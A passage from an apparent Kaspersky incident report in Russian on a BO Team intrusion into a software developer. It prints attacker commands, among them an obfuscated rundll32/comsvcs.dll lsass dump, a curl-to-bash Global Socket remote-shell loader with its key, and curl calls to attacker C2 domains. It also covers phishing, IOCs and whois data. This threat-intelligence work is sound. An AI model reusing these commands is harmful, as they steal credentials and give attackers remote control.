- *rundll32.exe* – системный компонент Windows для вызова функций из DLL, используется для запуска *comsvcs.dll*
- *comsvcs.dll* – используется для создания дампа памяти процесса *lsass*
- *#+0000^24* – обфусцированный способ обращения к функции по порядковому номеру (ordinal). В данном случае *ordinal 24* в *comsvcs.dll* указывает на функцию *MiniDumpW*
- *^%B* – функции *MiniDumpW* передается PID процесса *lsass.exe*

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

- *|Windows|Temp|pnSsW4wSk.cur* – путь к файлу, куда будет сохранен дамп памяти
- *full* – режим дампа (full dump), то есть максимально полная информация из памяти процесса

Данная техника не первый раз используется BO Team и детектируется защитными решениями, однако на момент атаки на контроллере домена было установлено устаревшее защитное решение, которое не имело модулей поведенческого анализа, позволяющих детектировать подобную активность. Таким образом злоумышленники получили дамп процесса *lsass.exe*.

После этого они запустили утилиту *C:|Windows|System32|OpenSSH|scp.exe*, которая используется для передачи файлов по протоколу SSH, и с ее помощью передали собранную информацию на терминальный сервер, который стал уже своеобразным опорным пунктом злоумышленников для развития атаки.

Итак, к этому моменту у них уже был дамп процесса *lsass.exe* с контроллера домена, но, по-видимому, найти в нем учетные данные администраторов домена они не смогли. Тогда они выполнили дамп системного реестра, используя утилиту *regedit.exe*, а также применили утилиту *ntdsutil.exe* для того, чтобы скопировать файл *C:|Windows|NTDS|ntds.dit*.

```
Process Information:
        New Process ID:             0x23dc
        New Process Name:           C:\Windows\System32\ntdsutil.exe
        Token Elevation Type:       TokenElevationTypeFull (2)
        Mandatory Label:            S-1-16-12288
        Creator Process ID:         0x1b94
        Creator Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Process Command Line:
```

Рис. 13. Запись о запуске утилиты ntdsutil.exe

Содержимое системного реестра позволило им расшифровать файл *ntds.dit*, в котором находятся аутентификационные данные (NTLM-хеши и Kerberos-ключи) всех пользователей домена. Обладая Kerberos-ключом учетной записи *krbtgt*, злоумышленники могут сгенерировать поддельный Ticket Granting Ticket (Kerberos TGT) от имени любой учетной записи и затем запрашивать сервисные билеты (Kerberos TGS) для любого сервиса Active Directory, данная атака известна как Golden Ticket.

После этого злоумышленники вновь запустили утилиту *scp.exe* и передали собранную информацию на терминальный сервер. Уже спустя пару часов

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

они выполнили вход на контроллер домена, используя Kerberos-билет одного из администраторов домена.

Дальнейшее изучение показало, что BO Team предположили, что системные администраторы могут использовать одинаковые пароли для своих учетных записей в разных доменах (каждый офис атакованной организации имел свой домен, которые были объединены в лес). Их предположение оказалось верным: подобрав пароль к учетной записи другого системного администратора, им удалось подключиться к контроллеру корневого домена организации – таким образом, все домены организации (а значит, Windows-инфраструктура во всех офисах) оказались скомпрометированы.

Также злоумышленники запускали на контроллере домена консоль управления (*mmc.exe*) и проверяли доступ к общей папке *||*|*SYSVOL* (*C:*|*Windows*|*SYSVOL*|*sysvol*). Данные действия могут являться индикатором подготовки к распространению средствами групповых политик Windows (GPO) на все системы домена вредоносного ПО, например, для шифрования (Trojan-Ransom) или уничтожения информации (Wiper), что является типичным поведением BO Team. Однако злоумышленники оставались в сети организации на протяжении нескольких месяцев и не вывели ее ИТ-инфраструктуру из строя. Вероятно, надеялись, что компрометация производителя ПО может позволить им выполнить более масштабную операцию по атаке на его клиентов. Об этом говорят косвенные признаки, которые будут описаны далее.

За время исследования мы обнаружили множество следов подключений BO Team к различным серверам под управлением Windows, однако нигде злоумышленники не использовали вредоносное ПО, кроме одного. Судя по всему, особый интерес для хакеров представлял сервер, на котором производилось подписание готовых сборок коммерческого программного обеспечения, разрабатываемого атакованной организацией.

Такой сервер может представлять интерес для злоумышленников по двум причинам: во-первых, на нем они могут попытаться выполнить атаку supply chain, то есть внедрить вредоносный код в сборку продукта прямо перед ее подписанием, во-вторых, злоумышленники могут попытаться украсть цифровую подпись атакованной организации, чтобы в дальнейшем использовать ее для подписания вредоносного ПО.

Ожидаемо, что журналы событий защитных решений на этом сервере были удалены и перезаписаны, однако нам удалось восстановить некоторую информацию о сработках антивируса. Ниже представлена информация о

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

заблокированных попытках BO Team внедрить вредоносный код на указанный сервер.

Вердикт	Объект
PDM:Exploit.Win32.Generic	C:\Windows\System32\wbem\WmiPrvSE.exe
PDM:Trojan.Win32. GenAutorunSchedulerTaskRun.b	C:\Windows\System32\svchost.exe
HEUR:Trojan.Multi.Agent.c	System Memory

Исходя из вердиктов защитного решения и путей к объектам можно заключить, что злоумышленники сначала пытались удаленно выполнить вредоносный WMI-скрипт, затем создать задание в планировщике заданий Windows и записать вредоносное ПО в директорию временных файлов. Наиболее вероятно, таким образом они хотели, используя WMI-скрипт установщик, установить в систему вредоносное ПО класса бэкдор, аналогичное установленному, на некоторые Linux-системы атакованной организации.

Компрометация Linux-инфраструктуры

Сразу после компрометации Windows-инфраструктуры, BO Team активно взялись за задачу компрометации серверов под управлением Linux. Напомним, что к этому моменту у злоумышленников уже был доступ к части серверов в результате компрометации гипервизоров, а также доступ к терминальному серверу, который использовался работниками атакованной организации для подключения из подсети VPN и дальнейшего подключения к рабочим станциям и серверам, как под управлением Windows, так и под управлением Linux.

Первые три недели развития инцидента злоумышленники подключались к терминальному серверу, используя непривилегированную техническую учетную запись, однако на следующий день после компрометации контроллера домена они подключились к терминальному серверу по SSH, используя аутентификационные данные учетной записи *root*. Такая хронология событий говорит о том, что, наиболее вероятно, учетные данные были украдены с компьютера одного из системных администраторов, к которому злоумышленники смогли подключиться, получив права администратора домена.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Используя привилегированную учетную запись, хакеры внесли изменения в файл */usr/bin/nxnode-login*, настроив его так, чтобы учетные данные пользователей перехватывались и записывались в файл */dev/shm/pulse-shm-3088612174*, используя таким образом легитимную утилиту NX как шпионскую программу.



Рис. 14. Изменения, внесенные злоумышленниками в файл утилиты NX

Чтение файла с украденными аутентификационными данными */dev/shm/pulse-shm-3088612174* производилось с использованием учетной записи пользователя *root*.

Далее злоумышленники переключили свое внимание на персональный терминальный сервер одного из системных администраторов. Сначала они пытались войти в него, используя известные им к тому моменту учетные данные других пользователей, – но безуспешно. Затем они начали подбор пароля (брутфорс) к учетной записи *root*; примечательно, что в этот раз они действовали из подсети VPN. После 2500 неудачных попыток им удалось подобрать пароль и скомпрометировать персональный терминальный сервер сотрудника, отвечающего в том числе за администрирование Linux-инфраструктуры.




Рис. 15. Подбор пароля к терминальному серверу администратора

Атака методом подбора паролей (брутфорс) стала возможна из-за недостатка в конфигурации службы SSH: файл конфигурации службы

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

|ssh|etc|ssh|sshd_config содержит опцию *PermitRootLogin yes*, разрешающую вход пользователю *root* по SSH, при этом параметр *PasswordAuthentication* не установлен, что по умолчанию дает возможность аутентификации по паролю.

Спустя несколько дней злоумышленники возобновили активность на общем терминальном сервере: они попытались запустить в системе исполняемый файл, находящийся по пути */tmp/tmp303*, процесс аварийно завершился, что дало возможность проанализировать его дамп.




Рис. 16. Фрагмент дампа памяти программы, аварийно завершившей свою работу

По параметрам запуска программы можно заметить, что файл *tmp303* на самом деле является известной утилитой для сканирования сети nmap – злоумышленники запустили программу с ключами поиска систем, у которых открыт порт 53 TCP (DNS), в одной из подсетей атакованной организации.

После этого BO Team разместили на терминальном сервере закрытый ключ системы Ansible, который, как мы описывали ранее, они могли получить в результате компрометации гипервизоров. Закрытый ключ Ansible был использован ими для компрометации других систем Linux-инфраструктуры организации, в частности сервера корпоративного VPN, сервера системы резервного копирования, сервера системы автоматического резервного копирования конфигураций сетевого оборудования (маршрутизаторов, коммутаторов, межсетевых экранов и т. д.), множества других серверов и, наконец, сервера SIEM-системы.

Действия злоумышленников после выявления инцидента

После начала расследования инцидента сеть атакованной организации была полностью изолирована от интернета. Спустя некоторое время, с учетом необходимости запуска бизнес-процессов, доступ в интернет

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

частично был восстановлен для сегментов сети, в которых были предприняты специальные меры для недопущения повторной компрометации.

Спустя несколько дней сотрудники организации получили письмо, отправленное от имени технической поддержки, с темой «Учетная запись отключена от почтового сервера» и просьбой перейти по ссылке для смены пароля.




Рис. 17. Скриншот фишингового письма

Злоумышленники использовали сервис для автоматической генерации фишинговых страниц, который загружает контент с официального сайта атакуемой организации и показывает поверх дизайна официального сайта форму ввода пароля.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»




Рис. 18. Форма ввода пароля на фишинговой странице

После ввода пароля пользователь видит сообщение об ошибке, на самом же деле введенная информация отправляется злоумышленнику. Наибольший интерес представляют заголовки фишингового письма.




Рис. 19. Фрагмент заголовков фишингового письма

Можно заметить, что злоумышленники использовали некий сервер *ip-223-6.dataclub[.]info*, который не имеет отношения к атакованной организации, при этом SPF-проверка входящего письма прошла успешна и оно не было признано фишинговым. Причина оказалась в том, что письмо имело валидную DKIM-подпись.

Это показывает, что у авторов фишингового письма имелся закрытый ключ, который должен находиться только на почтовом сервере атакованной организации, к которому ранее получили доступ злоумышленники из BO Team.

Таким образом, наиболее вероятно, что, находясь внутри сетевого периметра и скомпрометировав ИТ-инфраструктуру, они украли закрытый ключ с почтового сервера организации. После обнаружения инцидента и принятия контрмер они потеряли доступ к скомпрометированной инфраструктуре и при помощи описанной фишинговой рассылки

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

предприняли попытку собрать актуальные учетные данные сотрудников компании для повторения атаки.

Фишинговая рассылка была своевременно выявлена, а утечка учетных данных предотвращена. Закладки, оставленные злоумышленниками на Linux-серверах, были удалены, однако они продолжали работать на наших тестовых стендах, которые были подготовлены для имитации инфраструктуры атакованной организации. Мы ожидали, что злоумышленники активируют сервера управления и вредоносные программы класса бэкдор начнут получать команды, – через несколько дней так и произошло.

Злоумышленники поменяли DNS-запись для адреса *lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com* на *95.81.115[.]77*. При обращении к URL-адресу *lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com/script.sh*, который используется вредоносным скриптом HEUR:Backdoor.Shell.Agent.o (MD5: 346b04985ec6c5d107ba0ddf32fe7691), сначала злоумышленники передавали на систему следующий скрипт:

```
X=maiShei3ohchoh9UtekairoPhaiz5ja8 bash -c "$(curl -fsSL https://gsocket.io/y)"
```

Данная команда (MD5: cb2908ef4cc042bfe856c84e9b61a2f9, детектируется защитными решениями «Лаборатории Касперского» как Trojan.Shell.Agent.gg) скачивает и запускает утилиту Global Socket с предустановленным ключом для подключения *maiShei3ohchoh9UtekairoPhaiz5ja8*, что дает злоумышленникам возможность получить удаленное управление (remote shell) скомпрометированной системой.

По-видимому, злоумышленникам не удалось установить связь с зараженными системами, и они разместили на сервере управления вредоносным ПО другой вариант скрипта:

```
curl lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com/$(hostname)
```

Однако в данной версии скрипта (MD5: 719e813e527920e83349e061b5b1590f, детектируется защитными решениями «Лаборатории Касперского» как Trojan.Shell.Agent.gf) они забыли указать протокол и вскоре исправили ошибку:

```
curl https://lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com/$(hostname)
```


© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

В очередной версии скрипта (MD5: 86ff08749e77d5d078e929e5f9748504, детектируется защитными решениями «Лаборатории Касперского» как Trojan.Shell.Agent.ge) злоумышленники передают в составе URL-адреса имя скомпрометированной системы на ранее неизвестный домен *lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com*, который на момент исследования также указывал на систему, имеющую IP-адрес *95.81.115[.]77*.

Для выяснения дальнейших намерений злоумышленников в ходе исследования была выполнена имитация запроса со скомпрометированной системы, в ответ на который с сервера был получен следующий bash-скрипт:

```
curl https://lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com/update | bash
```

Данный скрипт (MD5: 5e04b2891635cbaa83ad619fe248e85b, детектируется защитными решениями «Лаборатории Касперского» как Backdoor.Shell.Agent.t) загружает содержимое страницы *update* на том же веб-ресурсе. Судя по передаче содержимого страницы в утилиту bash, страница должна содержать скрипт следующего этапа, однако на момент анализа страница *update* не существовала, а сервер выдавал код ошибки HTTP 404.

Интересным является факт, что в зависимости от указания различных значений для переменной *$(hostname)* злоумышленники передают на систему две версии скрипта следующего этапа.

1. Без доступа через прокси (показан выше).
2. С доступом через прокси:

```
curl -s -k -x "HTTP://<redacted>:<redacted>@<redacted>:3128"
https://lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com/update
```

Данный скрипт (MD5: 6d12efa1db15121f88d58b9952e301ef) детектируется защитными решениями «Лаборатории Касперского» как HEUR:Backdoor.Shell.Agent.o.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Информация о злоумышленниках

Связь исследуемого инцидента с APT-группой BO Team

По результатам исследования с высокой степенью уверенности можно утверждать, что данная атака относится к активности APT-группы BO Team. Наиболее явно об этом говорит активность злоумышленников на контроллере домена: как и в предыдущих атаках они сначала попытались применить утилиту Nanodump для кражи аутентификационных данных, а затем использовали инструментарий операционной системы.

Команда из одной из предыдущих атак BO Team	Команда из исследуемой атаки
%COMSPEC% /Q /c Cmd.ExE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass"') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\bgPk.otf full	%COMSPEC% /Q /c cmD.EXe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass"') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\pnSsW4wSk.cur full

Как видно, команды совпадают полностью за исключением имен файлов, которые сгенерированы псевдослучайно, совпадают даже расстановки пробелов в местах, где это не обязательно с точки зрения синтаксиса, а также использованные методы обфускации.

Разосланное в конце июля 2025 года сотрудникам организации фишинговое письмо (факт использования DKIM-подписи указывает на то, что автором письма являются злоумышленники, ранее проникшие в ИТ-инфраструктуру этой организации) составлено корректно, – это свидетельствует о том, что хакеры владеют русским языком. IP-адреса, с которых действовали злоумышленники, согласно информации сервиса Whois.com, принадлежат провайдеру, работающему на территории Украины. Сам факт рассылки тщательно подготовленных фишинговых писем также соответствует профилю группы BO Team.

В случае с обнаруженными вредоносными программами класса бэкдор использованные методы обфускации кода схожи с теми, которые BO Team ранее использовали в своих атаках, как и метод закрепления в системе. Согласно результатам исследования другой атаки BO Team, проведенного другой группой экспертов «Лаборатории Касперского» параллельно с расследованием данного инцидента, также установлено, что эта группа

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

обладает компетенциями в создании и применении вредоносного ПО для систем, работающих под управлением ОС Linux.

Поскольку атакованная организация является компанией, ведущей свою деятельность в Российской Федерации, а также является разработчиком программного обеспечения, которое имеет клиентскую базу в Российской Федерации, атака на эту компанию соответствует профилю группы BO Team. Модель поведения злоумышленников, выраженная в долговременном пребывании в контуре ИТ-инфраструктуры атакованной организации с постепенным развитием атаки и кражей конфиденциальной информации, также соответствует профилю этой APT-группы.

В ходе исследования мы неоднократно отмечали, что злоумышленники стараются не использовать вредоносные программы и хакерские утилиты, чтобы избежать обнаружения. Вместо этого они активно применяют системные инструменты, такие как RDP, SSH и SCP, а также используют системные утилиты для кражи аутентификационных данных пользователей, чтобы развивать атаку от имени легитимных учетных записей, что также соответствует профилю группы BO Team.

В предыдущих атаках BO Team были присущи пять методов усложнения детектирования и исследования следов атаки: timestomping (изменение временных меток файлов вредоносного ПО), обфускация кода вредоносного ПО и выполняемых команд, удаление событий из журналов операционных систем, использование системных утилит вместо вредоносного ПО (техники LotL и LoLBin), а также маскировка файлов вредоносного ПО под легитимное ПО и компоненты операционной системы. В ходе данного исследования мы выявили использование всех перечисленных методов.

Наконец, в ходе исследования одной из скомпрометированных систем была обнаружена директория *C:|Users|<redacted>|AppData|Local|Programs*. Сама по себе указанная директория легитимна, однако в данном случае она не содержит в себе файлов и ее временная метка изменения соответствует дате и времени компрометации системы. Согласно результатам исследований предыдущих атак BO Team, ранее они использовали данную директорию для хранения вредоносного ПО и утилит. Предположительно, данная директория была использована на начальном этапе компрометации системы, после захвата контроллера домена злоумышленники могли удалить свой инструментарий из указанной директории за ненадобностью.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Инфраструктура

После похищения конфигурационных файлов корпоративного VPN и учетных данных пользователей злоумышленники устанавливали VPN подключения с IP-адресов 193.3.23[.]236 и 80.76.42[.]139. Ниже представлена информация по указанным IP-адресам из сервиса Whois.com, собранная на момент исследования.

```
role:           FOP Hornostay Mykhaylo Ivanovych
address:        Ivana Pulyuya St, 32-1-129
address:        79071 Lviv
address:        Ukraine
abuse-mailbox:  admin@time-host.net
nic-hdl:        FHMI2-RIPE
mnt-by:         IP-RIPE
created:        2019-07-08T20:09:58Z
last-modified:  2022-05-30T08:32:52Z
source:         RIPE # Filtered
```

Рис. 20. Информация сервиса Whois.com по IP адресу 193.3.23[.]236

```
role:           PE Gornostay Mikhailo Ivanovich NOC
address:        32 Ivana Pulyuya st., Lviv, Ukraine
abuse-mailbox:  admin@time-host.net
phone:          +380636641299
nic-hdl:        APGM3-RIPE
mnt-by:         VPSVILLE-mnt
mnt-by:         MNT-VPSVILLE
created:        2014-07-07T17:49:43Z
last-modified:  2025-03-19T12:52:07Z
source:         RIPE # Filtered
```

Рис. 21. Информация сервиса Whois.com по IP адресу 80.76.42[.]139

Как можно заметить, оба IP-адреса относятся к пулу провайдера, работающего в городе Львов, Украина. За время развития инцидента

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

зафиксировано несколько сотен подключений. Исходя из содержимого журналов событий можно заключить, что злоумышленники использовали две системы, которые периодически перехватывали друг у друга подключение, а также настроили VPN-клиент на автоматическое переподключение в случае потери связи. Об этом также свидетельствует отсутствие закономерностей на графике распределения времени суток, в которое производились подключения.




Рис. 22. График распределения количества VPN-подключений по времени суток

Более полную картину о действиях злоумышленников показывают графики, составленные на основе анализа событий SIEM-системы, в частности распределение событий получения злоумышленниками Kerberos-билетов по дням недели.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»




Рис. 23. График распределения количества TGS-запросов по дням недели

Проанализировав распределение количества запросов Kerberos-билетов по дням недели (представлено выше) и распределение количества запросов Kerberos-билетов по времени суток (представлено ниже), можно заключить, что злоумышленники придерживаются стандартного рабочего графика, при этом наиболее вероятно, что часовой пояс, в котором работают злоумышленники, незначительно отличается от того часового пояса, в котором работает атакованная организация.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

